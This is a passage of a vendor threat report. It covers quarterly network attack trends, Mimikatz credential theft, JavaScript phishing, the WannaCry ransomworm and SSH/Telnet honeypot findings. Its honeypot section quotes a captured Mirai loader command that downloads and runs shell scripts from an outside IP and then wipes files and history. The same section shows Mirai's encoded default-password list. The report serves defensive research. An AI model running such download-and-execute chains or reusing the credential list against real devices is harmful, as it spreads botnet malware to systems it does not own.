The consistency in the top network exploits suggests that these are common attacks, likely launched through automated means. For instance, scripted scanners are often designed to repeatedly exploit certain flaws. Or, exploit kits regularly launch the same attacks from a default list of known exploits. While we do see a couple new attacks reach the top ten each quarter, many network threats have remained on the list fairly consistently. Here are the network attacks that returned this quarter:

- WEB Cross-site Scripting - 36 **(Q1)**
- WEB HTTP Host Header Buffer Overflow **(Q1, Q4)**
- WEB HTTP Basic Authorization Header Buffer Overflow **(Q1, Q4)**
- WEB-CLIENT Suspicious HTML Iframe Tag - 4 **(Q1, Q4)**
- WEB Nginx ngx_http_parse_chunked Buffer Overflow -1 **(Q1)**
- WEB URI Handler Buffer Overflow - POST - 3 **(Q1, Q4)**
- WEB Brute Force Login - 1 **(Q1)**

To learn more about these repeated network attacks, see the Network Attack sections of our **Q4 2016** and **Q1 2017** Internet Security Reports.

The Web Battleground Continues

This marks the third quarter where all top ten attacks target web services; both from the server and client side. This makes sense since almost every organization allows their users to surf the web, or opens up port 80 (HTTP) and 443 (HTTPS) access on their firewall to allow external users to reach their website. This is also a clear indicator of why legacy firewall protection is not enough to protect you from today's threats. Everyone pokes a web hole in their firewall, so you need additional security scanning service, like IPS, to detect web attacks.

Criminals Target Authentication

This quarter, two of the top ten network attacks are targeting authentication.

- **WEB Brute Force Login – 1** is a signature designed to detect automated tools criminals use to try multiple login and password combinations, in order to forcibly "guess" your credentials. If your web services don't enforce some sort of failed login throttling, these tools can run freely, guessing a thousand or more passwords per second (slower online than offline).
- **WEB Remote File Inclusion /etc/passwd** is a signature design to detect an attack that tries to access the file used to store **password hashes** on legacy Linux systems. If attackers can access this file, they can use very fast offline password crackers (which might leverage **rainbow tables**) to quickly crack weak passwords.

Between these two top ten attacks, criminals clearly focused on trying to attack web-based authentication this quarter. For much more detail on these attacks, see the Threat Delivery Trends section of this report.

SQL Injection Against Ruby on Rails

Ruby on Rails (RoR) is an open source framework for Ruby web development. This quarter, an old SQL injection attack targeting RoR made the top ten list. **SQL Injection (SQLi)** is a type of code injection attack that if successful, gives criminals the ability to query and perhaps modify your website's backend database. Attackers can exploit this vulnerability to gain access to, or modify, data on RoR servers vulnerable to this 2014 flaw. We are not sure why this older vulnerability sudden made a comeback. If you use RoR, we recommend you make sure you're running the latest versions and patches.


An Internet Explorer Drive-by Download Exploit Returns

Wscript.Shell Remote Code Execution is a signature that catches exploits targeting Internet Explorer (IE). IE has suffered a number of vulnerabilities in the past that allow attackers to execute code using VBscript and the Wscript.shell object, such as the one described in this **Microsoft Security Bulletin (MS13-009)**. This is one of the many common vulnerabilities that are included in exploit kits sold on the criminal underground. This exploit made our top ten list in Q4 of last year, but dropped in Q1. It makes a return to the top ten list this quarter.

Geographic Attack Distribution

The same general regional attack trends we saw in Q1 2017 continued this quarter, with the majority of the top network attacks happening in EMEA. We did see a slight bump in attacks in the Americas, corresponding with a small drop in EMEA, but overall, the regional trends look very much like our last **report.**

Figure 7: Network attack detections by region




90% of the time the top **cross-site scripting (XSS)** attack targeted **Spain.**

69% of the Suspicious HTML iframe threat hit the **Americas;** primarily the **U.S.** and **Canada.**

Besides the overall regional trend, our feed data also shows interesting country-specific nuances among the individual top attacks.

- **Most suspicious iframes were detected in North America.** Iframes are legitimate HTML tags designed to create frames on a web page. However, web attacks often leverage malicious iframes to secretly load a malicious website. If an attacker can hijack a legitimate website, they often use iframes to force that site's visitors to unknowingly access another site hosting their web exploit kit (EK). Like last quarter, the Suspicious HTML iframe threat primarily affected North America, with 69% of the hits falling in the Americas; primarily the U.S. and Canada. However, this is a slight decrease compared to the 96% in the Americas last quarter. This quarter, we saw a small increase in these suspicious iframe in the EMEAs, which accounted for 26% of these attacks. They mostly targeted Great Britain, suggesting the campaign was aimed at English-speaking countries.
- **The top cross-site scripting (XSS) attack targeted Spain 90% of the time**. This quarter, the XSS attack we saw in our last report rose from the fifth position to the top spot. Like last quarter, this attack still affected Spain 90.2% of the time. We're unsure why criminals are targeting Spanish sites and web apps with XSS attacks, but they have continued to do so for the second quarter in a row.
- **NGINX** is a popular, open-source web and email proxy server. The NGINX HTTP_parse_chunked buffer overflow vulnerability in our top 10 is an old, but serious, flaw from four years ago. Last time, this attack was detected in Germany 53% of the time. However, this quarter we detect 65% of this attack in the U.S., followed by only 11% in Germany.
- **74%, or the majority of HTTP Host Header Buffer Overflow attacks, were blocked in the U.S.** While that may not seem like an overwhelming majority, the additional hits were spread between 18 other countries.
- **95% of the Ruby on Rail attacks affected four Western countries**, U.S. (50%), Great Britain (25%), Australia (15%), Canada (5%). This suggests the threat attackers were targeting English-speaking countries with their SQLi attacks.
- **A Linux Password hash-stealing attack centered on the Nordics and Netherlands.** 77.5% of the Remote File Inclusion /etc/passwd attacks affected Nordic countries, Norway (62.7%) and Finland (14.4%), as well as the Netherlands (0.4%). The remaining attacks were spread in smaller quantities between 16 other countries. We are not sure why these bad actors were looking for passwords on legacy Linux systems, but they focused their attacks mainly on these three countries.

Though some attacks are global, others target various countries differently. You can learn a lot from this regional nuance. For instance, our data shows that if you live in English-speaking countries, you better update Ruby on Rails. If you are in the U.S., watch out for websites hosting malicious iframe content. Meanwhile, if you're in Spain, beware of XSS attacks, and train your users to avoid clicking suspicious links. Finally, if you live in the Norway, Finland or Netherlands, be sure you update your Linux servers to avoid the /etc/passwd stealing vulnerability.



Threat Delivery Trends and Details

Knowing how malware gets into your network is almost as important as knowing what types of malware are most popular. Of course, email and web are the most common threat vectors, but malware can sneak into your organization through many other network services as well.

Knowing which delivery vector popular malware uses often unveils important information about the attack campaign spreading it. Through the Firebox Feed, we identified three major threat delivery trends in Q2.


1. Web-based authentication attacks
2. Basic Windows credential attacks
3. JavaScript via email

Attacks Against Web Logins and Passwords

Our Q2 data identified a prevalence of web-based attacks against authentication. The Firebox Feed identified two different signatures for attacks against authentication in the top 10 network attacks, one covering brute force login attempts and another covering the remote retrieval of the Linux system password file /etc/passwd.

In a brute force login attempt, the attacker tries to access a protected web page or management interface by guessing a valid username and password combination. A raw brute force attack tries every single combination of characters, both letters and numbers, until a valid combination is found. This type of attack is very time consuming however. Instead, attackers tend to use a form of dictionary attack where they base their username and password guesses off a list of known common usernames and passwords. Attackers can still modify each guess slightly by adding numbers or changing the capitalization throughout the words used.

The second identified attack involved the Linux /etc/passwd file. Modern Linux systems usually store hashed user account passwords in a read-protected file called /etc/shadow, which only the system root account can access. Older and more basic Linux systems instead sometimes store hashed user account passwords in a “world-readable” (readable by anyone on the system) file called /etc/passwd. The passwd file is still commonly used in stripped-down versions of Linux, typically favored by IoT devices and other embedded systems.



```
/etc # cat passwd
root:$1$ybdHbPDn$ii9aEIFNiolBbM9QxW9mr0:0:0::/root:/bin/sh
```

Figure 8 Example /etc/passwd file contents

In the second authentication-related attack identified by the Firebox Feed, attackers exploited improperly validated form inputs to try and directly read the server’s password file, /etc/passwd. If a web form contains vulnerabilities which allow an attacker to access arbitrary files on the server or device, the attacker could potentially read the contents of /etc/passwd via the web server service.

Detecting both the brute force attacks and attempted reads of /etc/passwd is not a coincidence. We believe these attacks are related to the explosive growth of IoT devices both in adoption and as a target for attacks. In the WatchGuard Threat Lab Research section of this report we discuss findings from our SSH and Telnet honeypots, which are under constant attack from botnet scanners attempting to brute force login access. Insecure web forms allowing read access to the /etc/passwd file are just another method for attackers to potentially gain access to an IoT or generic Linux device.

The Firebox Feed identified two different signatures for attacks against authentication in the top 10 network attacks:

1. Brute force login attempts

2. Remote retrieval of the Linux system password file /etc

Windows Credential Stealing Attacks

Slightly over half of the malware delivered via web (HTTP) connections were variations of the "SCGeneric" signature, which primarily matches a tool named Mimikatz. Mimikatz is an open source tool developed by a French security researcher going by **gentilkiwi**. Mimikatz can be used by attackers (and researchers) to extract Windows passwords, hashes, and Kerberos tickets from memory as well as to launch pass-the-hash and pass-the-ticket attacks.

Both pass-the-hash and pass-the-ticket attacks are similar to **replay attacks**, where an attacker uses authenticated data (a password hash or Kerberos ticket) to successfully authenticate to systems on the network.


Pass-the-hash attacks prey on systems using LM or NTLM authentication, where a password hash is functionally equivalent to the plaintext password itself. Using Kerberos authentication instead mitigates the pass-the-hash attack, but potentially leaves systems open to a pass-the-ticket attack.

Pass-the-ticket attacks are slightly more complex than the previously mentioned attack. Instead of simply retrieving the user's password hash, which can be easily obtained in several places including network traffic, the attacker must pull Kerberos tickets (authentication data) out of memory. They can then use the stolen Kerberos tickets to obtain access to systems and services as if they were the victim user.

JavaScript via Email

JavaScript delivered via email simply won't go away. For the third quarter in a row, JavaScript-based malware and attacks made up a substantial portion of malware delivered via email protocols like SMTP and POP3. While JavaScript Downloaders remain a common theme from previous quarters, they're joined by a new top 10 threat in Q2 2017 in the form of the JS/Phish signature.

The payloads identified with the JS/Phish signature do not actually contain malicious software intended to harm your computer. Instead, the payloads are often simple HTML and JavaScript files designed to look like a legitimate website with hopes of harvesting login credentials.



Google Docs

Welcome to Google Docs. Upload and Share Your Documents Securely
Sign in with your email address to view or download attachment

Select your email provider

Gmail

Email

Enter your email.Enter a valid email.

Password

Enter your password.

Sign in to view attachment

□ Stay signed in Need help?

Access your documents securely, no matter your location

Figure 9 Example JS/Phishing web page

Attackers usually attach these files to emails disguised as an important document or invoice. To the unassuming victim, it looks like they need to log in to their Google account to access the attached document. If they enter in their credentials however, they are shipped off to the attacker's servers instead of Google's. Attackers use these phishing attacks to build up databases full of valid user credentials and then use them to access victims accounts including the originally spoofed account and any others that share a common password.

On top of JS/Phishing, we also saw a JavaScript Downloader signature most commonly delivered via email. JavaSript Downloaders are used in multi-stage attacks where the attacker tricks the victim into running the JavaScript, which then in turn downloads and executes more serious malware like ransomware on the victim's system. Our two previous Internet Security Reports dive deeper into the threat of JavaScript Downloaders.

Firebox Feed Statistics Defense Learnings


We've shared several defense tips throughout this section, but here are three strategies to help protect against some of the top-level trends identified by Q2's Firebox Feed data:

1 Harden your web servers and Linux systems.

We saw a number of attacks try to gain access to your credentials via web interfaces. One attack attempts to brute force for your web login, while another tries to steal your password file. You can defeat both these attacks by hardening your web and Linux server. Make sure both your web and Linux servers are patched and up to date, so they don't suffer from misconfigurations that allow access to your passwords files. You should also enable web login throttling on your web server. Login throttling significantly decreases how many logins a single IP can perform in a specific period of time. This exponentially decreases the efficacy of brute force attacks.

2 Harden Windows authentication to protect credentials.

This quarter, Mimikatz filled two of the top ten malware slots. The good news is this means Firebox appliances were blocking it. Mimikatz is only truly effective when it reaches a computer inside your network, so if you prevent it from getting in, you'll have far fewer problems. That said, you can harden Windows Authentication to help protect against Mimikatz, and other Windows credential-stealing programs. One of the easiest things to do is remove your corporate local administrator account. Many admins create a local admin account with the same credentials, and add it to their normal corporate image. This makes it easy for attackers to recover that local user and leverage it to log into every computer on your network. Don't use this default local admin account. Second, leverage the new Active Directory (AD) Security Group called Protected Users. Without covering all the details, this Protected Users group does many things to prevent "credential residue" that hash and ticket-stealing tools like Mimikatz prey on. Note, however, you may need to update Windows on your AD server to leverage this feature. Finally, there are a few registry settings that you can change to help prevent credentials from staying in memory, or working remotely. We recommend you read this Microsoft Technet article to learn more about all these tips in more detail. You can also find a good SANS whitepaper on the subject.



3 Use an advanced malware protection solution.

For three quarters in a row, we've seen the percentage of malware missed by legacy gateway antivirus systems go up. This quarter, 47% of the malware our Firebox appliances detected required our advanced malware detection service, called APT Blocker. Today, cyber criminals use many subtle evasion tricks to morph their malware so that it eludes signature-based detection. If you want to block most malware, you need to deploy an advanced malware solution. These anti-malware solutions can often detect never-before-seen zero day malware using more proactive detection techniques, such as behavior analysis and machine learning. Without a more advanced malware detection solution, you could miss almost half of the threats sent into your organization.

Top Security Incidents

Top Security Incidents

There is never a lack of information security stories these days. It seems a week doesn't go by without us hearing about a new breach, zero day vulnerability, or major threat. While the press does a good job of informing the average user and promoting general awareness, some of these incidents can have industry repercussions, and require deeper analysis.

In the Top Security Incident section of our report we highlight some of the key security incidents from the quarter, often covering them in deeper technical detail. We also share related defense tips. This quarter, we cover the WannaCry Ransomworm.

WannaCry Ransomworm Takes World by Storm

On May 12, 2017, an extremely virulent ransomware attack was discovered affecting systems in over 150 countries worldwide. Before the end of the day, WannaCry (also called WannaCrypt and WannaCrypt0r 2.0) had infected over 200,000 computers. By the end of the week, that number would double to over 400,000 systems.

Victims of WannaCry included U.K. National Health Service (NHS) hospitals, the auto manufacturer Nissan, Hitachi, and Petro China, one of China's largest oil companies. During most of the first day, many affected NHS hospitals were forced to divert inbound ambulances elsewhere while they worked to recover from the ransomware.

WannaCry differed from previous ransomware attacks by including self-propagating worm-like properties, making it one of the first ransomworms discovered in the wild. The ransomware spreads by exploiting the **EternalBlue** vulnerabilities found in the Windows operating system's SMB service, originally released during the **ShadowBrokers leak of NSA hacking tools**. Because patches for the EternalBlue vulnerabilities were only publicly available for supported versions of Windows, organizations that still relied on Windows XP and Windows Server 2003 (such as the NHS) were easily compromised by the worm portion of WannaCry. In response to the outbreak, **Microsoft released an emergency patch** for these End of Life versions of Windows to help halt the ransomware's spread.

As of this publication, the author(s) of WannaCry have made just shy of 52 bitcoins (around $120,000) in successful ransom payments, as seen by tracking the attacker's **bitcoin wallet addresses**. Unfortunately for the victims though, WannaCry's ransom instructions did not include any way to link payments with individual victims. This means even if the ransom is paid, there is no way for the attackers to know who paid it and unlock their files.

By the afternoon on May 12, a researcher in the U.K. known by a Twitter handle as MalwareTech, discovered and registered a domain queried by WannaCry during execution, inadvertently activating a kill switch within the ransomware. As it turned out, during execution, WannaCry attempted to connect to a hard-coded domain and halted execution if that connection succeeded. By registering the domain and pointing it to a sinkhole server, the researcher helped stop WannaCry from executing on many of the infected systems. (WannaCry would still execute on systems that accessed the Internet through a proxy, something common in corporate networks).

Several months after the attack, we now have more details on how it was so successful. While most ransomware spreads by tricking users into executing malicious attachments on carefully crafted phishing emails, WannaCry bucks this trend. Instead, WannaCry self-propagates using a network worm. The worm spreads using two different protocols, Remote Desktop Protocol (RDP) and Server Message Block (SMB).

When WannaCry first executes on a system, it tries to connect to a hard-coded domain, www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com. If the connection succeeds, the malware execution is halted. If the connection fails, or if WannaCry detects it is connecting using a proxy, the execution continues. Why the malware author included this kill switch domain is unknown. Perhaps it was simply an unintended artifact leftover from development, meant to be removed before releasing it into the wild. Regardless, when MalwareTech, the UK researcher, found and registered this domain, he (unknowingly at the time) prevented the further execution of WannaCry on most systems.

Assuming the connection to the kill switch domain fails, WannaCry continues execution registering itself as a service and then launching its self-replication functions. It begins by identifying and scanning all local IP address ranges in one thread, while simultaneously scanning over 100 randomly chosen public IP addresses on the Internet.

The local network scan throttles the number of simultaneous scans it performs, likely to reduce its chances of being detected by IPS tools. During the scan, it attempts to connect to targets on TCP port 445 (SMB). If the connection succeeds, it attempts to exploit the system using the EternelBlue vulnerabilities.

The Internet scan also attempts to connect to scan targets on TCP port 445. If the connection succeeds, it expands the scan to include the entire Class C IP block for the targeted IP. It attempts to exploit the system using the EternalBlue vulnerabilities any time a target with open SMB access is detected.

During exploitation, if WannaCry detects the presence of a separate NSA hacking tool, the DOUBLEPULSAR backdoor, it uses the backdoor to execute on the new system. If the backdoor is not detected, WannaCry uses the EternalBlue vulnerabilities to exploit the system.


After the worm processes finish, WannaCry begins its encryption process on the infected host. WannaCry starts by creating a new RSA key pair. The private key is encrypted and sent to the attacker, presumably to provide back to the victim after a ransom payment. The public key is encrypted and saved locally as a file on the system. The ransomware then begins encrypting individual files.

For each file targeted for encryption, WannaCry creates a unique AES key (AES encryption is much faster than RSA making it much more suitable for encrypting large amounts of data, like files). WannaCry then uses the AES key to encrypt the targeted file. After encryption, WannaCry encrypts the AES key using the public RSA key generated earlier, merges it with the encrypted file, and saves the result to a new file with the extension ".WINCRY" while deleting the original, unencrypted file. After encrypting the victim's files, WannaCry saves a decryption tool and a ransom note to the desktop, and sets the desktop wallpaper to an image notifying the victim that their files are encrypted.

52 bitcoins (around $120,000)

As of this publication, the author(s) of WannaCry have made just shy of 52 bitcoins (around $120,000) in successful ransom payments, as seen by tracking the attacker's bitcoin wallet addresses.

WannaCry Defense Learnings



WannaCry proved that ransomware can become much more virulent by leveraging worm-like spreading capabilities. We suspect this is just the first of future ransomworms. However, you can easily protect yourselves from these sorts of outbreaks by following a few simple defensive tips.

1

Patch your systems quickly.

WannaCry propagated by exploiting vulnerabilities in the Windows operating system. According to most research, over 90% of the affected systems were running Windows 7, for which patches resolving the vulnerabilities were already available several months prior. Administrators should always strive to patch their systems as soon as security updates become available.

2

Restrict access to legacy OSs or devices.

If your environment contains unpatchable systems, whether they be legacy (like Windows XP) or patches that may break specialty applications, you should take extra care to secure those systems. Restrict network access to only allow what is required to function and nothing more. For the network traffic that you do allow to and from these systems, implement UTM services like IPS, and anti-malware scanning to provide additional layers of protection. Furthermore, implement advanced threat detection and response tools to identify and respond to incidents before they spread to these vulnerable systems.

3

Backup so you never have to pay ransom.

We never recommend paying the ransom if you fall victim to a successful ransomware attack. With WannaCry specifically, the authors provided no means of identifying individual victims, meaning there was no guarantee you would get your files back even if you did pay the ransom. Instead, always back up your critical files on a regular basis. A USB hard drive or even network-attached storage is often not enough, as some ransomware variants check for and encrypt these locations as well. Instead, store your backups offline whenever possible.

WatchGuard Threat Lab's IoT Research Project

WatchGuard Threat Lab's IoT Research Projects

WatchGuard's Threat Lab constantly runs security research projects to learn about the latest threats and vulnerabilities. For the past two quarters, you've seen the results of our IoT research project, which found multiple vulnerabilities in a number of popular IP webcams. This quarter, we are focusing on some of the findings from our many honeypots and honeynets.

One way hackers try to hijack IoT devices is by using automated scans to look for remote access to CLI interfaces. Our Threat Lab runs honeypots to capture these malicious attempts, and see what these threat actors do. In this report, we share some of the things we learned about attackers from our SSH and Telnet honeypots.

Threat Labs SSH Honeypot

To become better at stopping attacks, you first must learn how they are launched. To study attacks in the wild, researchers use baited servers called honeypots, disguised to look like legitimate services but controlled and loaded with monitoring tools to record intruders. WatchGuard Threat Lab has numerous honeypots deployed covering multiple services, but lately, some of the most interesting data has come from our SSH and Telnet honeypots.

Camouflaged as a poorly secured Linux server, our SSH and Telnet honeypots sit and wait for attackers (both manual snoopers and bots) to connect and then record every command they attempt to execute. By monitoring logs from these servers, we can identify infected hosts attempting to spread botnets, capture malware in a secure environment, and watch new threat trends as they emerge.

In this report, we discuss some of the recent data captures by our SSH and Telnet honeypots, provide tips for setting up your own honeypot using open-source tools, and identify key take-aways for securing your networks based off our findings.

Our Threat Lab runs honeypots to capture malicious attempts, and see what the threat actors do. In this report, we share some of the things we learned about attackers from our SSH and Telnet honeypots.

Introduction


Our SSH and Telnet honeypots are deployed with several goals in mind.

1. Identify malicious public IP addresses by logging unauthorized connections
2. Identify web servers hosting malware by logging wget (HTTP) and FTP requests
3. Identify attack trends by comparing similar command execution paths

While building lists of malicious IP addresses is useful, the most interesting information comes from watching what attackers do after they successfully connect to the honeypot. The next section will walk through an automated attack attempting to add the honeypot to the Mirai botnet.


Mirai Loader

Even half a year after its inception, Mirai and its variants are still spreading. Our Telnet honeypot captured an automated attempt at spreading the Mirai botnet. The connecting client authenticated to our honeypot with the username "admin" and password "admin", a credential combo known to exist in the original Mirai source code.




```
    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                   // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                        // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                        // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                    // admin    admin
```

After authenticating, the connecting client explicitly invokes a shell and then runs long command to download and run a series of shell scripts.




```
admin@svr04:~$ sh
admin@svr04:~$ shell
bash: shell: command not found
admin@svr04:~$ cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/kittyhaxz.sh; chmod 777
kittyhaxz.sh; sh kittyhaxz.sh; ktftp 212.237.44.143 -c get ktftp1.sh; chmod 777 ktftp1.sh; sh ktftp1.sh; ktftp -r ktftp2.sh -g
212.237.44.143; chmod 777 ktftp2.sh; sh ktftp2.sh; rm -rf kittyhaxz.sh ktftp1.sh ktftp2.sh; rm -rf *;history -c
--2017-08-01 19:40:31--  http://212.237.44.143/kittyhaxz.sh
```

The long command can be better understood when broken into its individual parts. First, the client attempts to change directories into either /tmp, /var/run, /mnt, /root or /. The double pip (||) ensures that only the first successful change directory command in order is executed.




```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
```

Next, the client attempts to download a shell script using wget (a command line utility for downloading files over HTTP). It then makes the downloaded script executable using the chmod command, and then attempts to execute it.




```
wget http://212.237.44.143/kittyhaxz.sh;
chmod 777 kittyhaxz.sh;
sh kittyhaxz.sh;
```

As a backup, the client then continues to grab similar scripts from the remote host using ktftp, a relatively uncommon FTP client for Linux hosts.



